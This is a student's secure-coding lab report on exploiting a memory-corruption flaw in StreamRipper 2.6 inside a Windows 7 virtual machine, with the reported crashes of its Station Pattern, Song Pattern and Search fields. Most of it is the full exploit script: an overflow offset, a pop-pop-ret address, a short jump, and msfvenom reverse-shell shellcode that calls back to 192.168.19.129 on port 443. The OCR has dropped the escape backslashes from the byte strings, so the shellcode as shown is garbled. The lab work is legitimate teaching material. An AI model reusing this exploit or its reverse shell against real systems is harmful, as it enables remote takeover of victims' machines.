SECURE CODING LAB-7

By-Nishank Verma
19BCN7131
Slot-L39+L40

Lab experiment - Working with the memory vulnerabilities

Task

- Download Vulln.zip from teams.
- Deploy a virtual windows 7 instance and copy the Vulln.zip into it.
- Unzip the zip file. You will find two files named exploit.py and Vuln_Program_Stream.exe
- Download and install python 2.7.* or 3.5.*
- Run the exploit script to generate the payload
- Install Vuln_Program_Stream.exe and Run the same

Analysis


- Crash the Vuln_Program_Stream program and report the vulnerability

<u>REPORT: -</u>

"After placing the payload at the Station Pattern, Song Pattern and at the Search bar the Stream Ripper Pattern gets Crashed again and again"

The Screen shots are below which shows

1) The generation of payload- saved as exploit.txt
2) Adding payload at station pattern and crashing it.
3) Adding payload at song pattern and crashing it.
4) Payload at Search Bar and crashing it.



IDLE Shell 3.9.1
File Edit Shell Debug Options Window Help


```
Python 3.9.1 (tags/v3.9.1:1e5d33e, Dec  7 2020, 17:08:21) [MSC v.1927 64 bit (AMD64)] on win
32
Type "help", "copyright", "credits" or "license()" for more information.
>>>
================ RESTART: C:\Users\NISHANK\Documents\exploit.py ================
>>>
```

Ln: 5 Col: 4
exploit.txt - Notepad
File Edit Format View Help

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
x0cxd2x7exadx45xb6x92x94xffxa4x6ex40xc7x6cxb5xb1xc6x6dx38x8dxecx7dx84x0exa9x29x58x59x67x87x1e
```

exploit.py - C:\Users\NISHANK\Documents\exploit.py (3.9.1)
File Edit Format Run Options Window Help

```
import struct

"""
Message= - Pattern h1Ah (0x68413168) found in cyclic pattern at position 214
"""

OFFSET = 214

"""
badchars = 'x00x09x0ax0dx3ax5c'
"""

"""
Log data, item 23
 Address=01015AF4
 Message=  0x01015af4 :  ecx #  ebp # ret 0x04 |  {PAGE_EXECUTE_READWRITE} [NetworkInventoryE
"""

pop_pop_ret = struct.pack("<I", 0x01015af4)

short_jump = 'xEBx06x90x90'

"""
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.19.129 LPORT=443 -f python -v shellcode -
"""
shellcode =  ""
shellcode += "xdaxc7xbaxeex50x53xe0xd9x74x24xf4"
shellcode += "x5dx33xc9xb1x52x83xedxfcx31x55x13"
shellcode += "x03xbbx43xb1x15xbfx8cxb7xd6x3fx4d"
shellcode += "xd8x5fxdax7cxd8x04xafx2fxe8x4fxfd"
shellcode += "xc3x83x02x15x57xe1x8ax1axd0x4cxed"
shellcode += "x15xe1xfdxcdx34x61xfcx01x96x58xcf"
shellcode += "x57xd7x9dx32x95x85x76x38x08x39xf2"
shellcode += "x74x91xb2x48x98x91x27x18x9bxb0xf6"
shellcode += "x12xc2x12xf9xf7x7ex1bxe1x14xbaxd5"
shellcode += "x9axefx30xe4x4ax3exb8x4bxb3x8ex4b"
shellcode += "x95xf4x29xb4xe0x0cx4ax49xf3xcbx30"
shellcode += "x95x76xcfx93x5ex20x2bx25xb2xb7xb8"
shellcode += "x29x7fxb3xe6x2dx7ex10x9dx4ax0bx97"
shellcode += "x71xdbx4fxbcx55x87x14xddxccx6dxfa"
shellcode += "xe2x0excexa3x46x45xe3xb0xfax04x6c"
shellcode += "x74x37xb6x6cx12x40xc5x5exbdxfax41"
shellcode += "xd3x36x25x96x14x6dx91x08xebx8exe2"
shellcode += "x01x28xdaxb2x39x99x63x59xb9x26xb6"
shellcode += "xcexe9x88x69xafx59x69xdax47xb3x66"
shellcode += "x05x77xbcxacx2ex12x47x27x91x4bx54"
shellcode += "x36x79x8ex5ax39xc1x07xbcx53x25x4e"
```



IDLE Shell 3.9.1
File Edit Shell Debug Options Window Help


```
Python 3.9.1 (tags/v3.9.1:1e5d33e, Dec  7 2020, 17:08:21) [MSC v.1927 64 bit (AMD64)] on win
32
Type "help", "copyright", "credits" or "license()" for more information.
>>>
================ RESTART: C:\Users\NISHANK\Documents\exploit.py ================
>>>
```

Ln: 5 Col: 4
exploit.txt - Notepad
File Edit Format View Help

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
x0cxd2x7exadx45xb6x92x94xffxa4x6ex40xc7x6cxb5xb1xc6x6dx38x8dxecx7dx84x0exa9x29x58x59x67x87x1e
```


exploit.py - C:\Users\NISHANK\Documents\exploit.py (3.9.1)
File Edit Format Run Options Window Help

```
"""
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.19.129 LPORT=443 -f python -v shellcode -
"""
shellcode =  ""
shellcode += "xdaxc7xbaxeex50x53xe0xd9x74x24xf4"
shellcode += "x5dx33xc9xb1x52x83xedxfcx31x55x13"
shellcode += "x03xbbx43xb1x15xbfx8cxb7xd6x3fx4d"
shellcode += "xd8x5fxdax7cxd8x04xafx2fxe8x4fxfd"
shellcode += "xc3x83x02x15x57xe1x8ax1axd0x4cxed"
shellcode += "x15xe1xfdxcdx34x61xfcx01x96x58xcf"
shellcode += "x57xd7x9dx32x95x85x76x38x08x39xf2"
shellcode += "x74x91xb2x48x98x91x27x18x9bxb0xf6"
shellcode += "x12xc2x12xf9xf7x7ex1bxe1x14xbaxd5"
shellcode += "x9axefx30xe4x4ax3exb8x4bxb3x8ex4b"
shellcode += "x95xf4x29xb4xe0x0cx4ax49xf3xcbx30"
shellcode += "x95x76xcfx93x5ex20x2bx25xb2xb7xb8"
shellcode += "x29x7fxb3xe6x2dx7ex10x9dx4ax0bx97"
shellcode += "x71xdbx4fxbcx55x87x14xddxccx6dxfa"
shellcode += "xe2x0excexa3x46x45xe3xb0xfax04x6c"
shellcode += "x74x37xb6x6cx12x40xc5x5exbdxfax41"
shellcode += "xd3x36x25x96x14x6dx91x08xebx8exe2"
shellcode += "x01x28xdaxb2x39x99x63x59xb9x26xb6"
shellcode += "xcexe9x88x69xafx59x69xdax47xb3x66"
shellcode += "x05x77xbcxacx2ex12x47x27x91x4bx54"
shellcode += "x36x79x8ex5ax39xc1x07xbcx53x25x4e"
shellcode += "x17xccxdcxcbxe3x6dx20xc6x8exaexaa"
shellcode += "xe5x6fx60x5bx83x63x15xabxdexd9xb0"
shellcode += "xb4xf4x75x5ex26x93x85x29x5bx0cxd2"
shellcode += "x7exadx45xb6x92x94xffxa4x6ex40xc7"
shellcode += "x6cxb5xb1xc6x6dx38x8dxecx7dx84x0e"
shellcode += "xa9x29x58x59x67x87x1ex33xc9x71xc9"
shellcode += "xe8x83x15x8cxc2x13x63x91x0exe2x8b"
shellcode += "x20xe7xb3xb4x8dx6fx34xcdxf3x0fxbb"
shellcode += "x04xb0x30x5ex8cxcdxd8xc7x45x6cx85"
shellcode += "xf7xb0xb3xb0x7bx30x4cx47x63x31x49"
shellcode += "x03x23xaax23x1cxc6xccx90x1dxc3"

payload =  'A' * (OFFSET - len(short_jump))
payload += short_jump
payload += 'x90' * 8
payload += shellcode

f = open("exploit.txt", "w")
f.write(payload)
f.close()
```



```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
x0cxd2x7exadx45xb6x92x94xffxa4x6ex40xc7x6cxb5xb1xc6x6dx38x8dxecx7dx84x0exa9x29x58x59x67x87x1ex33xc9x71xc9xe8x83x15x8cxc2x13x63x91x0exe2x8bx20xe7xb3xb4x8dx6fx34xcdxf3x0fxbbx04xb0x30x5ex8cxcd
```

Adding the Payload at the Station Pattern in Stream Ripper



StreamRipper 32

Max KB To Rip: 0

Relay Port: 10069

Pattern Match


Station Pattern: ?x63x31x49x03x23xaax23x1cxc6xccx90x1dxc3

Song Pattern: StreamRipper 32

Note: All patten matches are "substring" matches

Use keyword "any_match" to match any station or song

Version 2.6




SRipper MFC Application

SRipper MFC Application has stopped working

Windows is checking for a solution to the problem...

Adding the Payload at the Song Pattern in Stream Ripper



Max KB To Rip: 0

Destination:

Relay Port: 10069


Station Pattern: StreamRipper 32

Song Pattern: 7x63x31x49x03x23xaax23x1cxc6xccx90x1dxc3

Note: All patten matches are "substring" matches

Use keyword ''any_match'' to match any station or song


Version 2.6



SRipper MFC Application has stopped working

Windows is checking for a solution to the problem...

Placing the payload at the Search Bar




Max KB To Rip: 0

Destination:

Relay Port: 10069

Search Text: 3x1cxc6xccx90x1dxc3



Max KB To Rip: 0

Relay Port: 10069

Search Text: 3x1cxc6xccx90x1dxc3

SRipper MFC Application has stopped working

Windows is checking for a solution to the problem...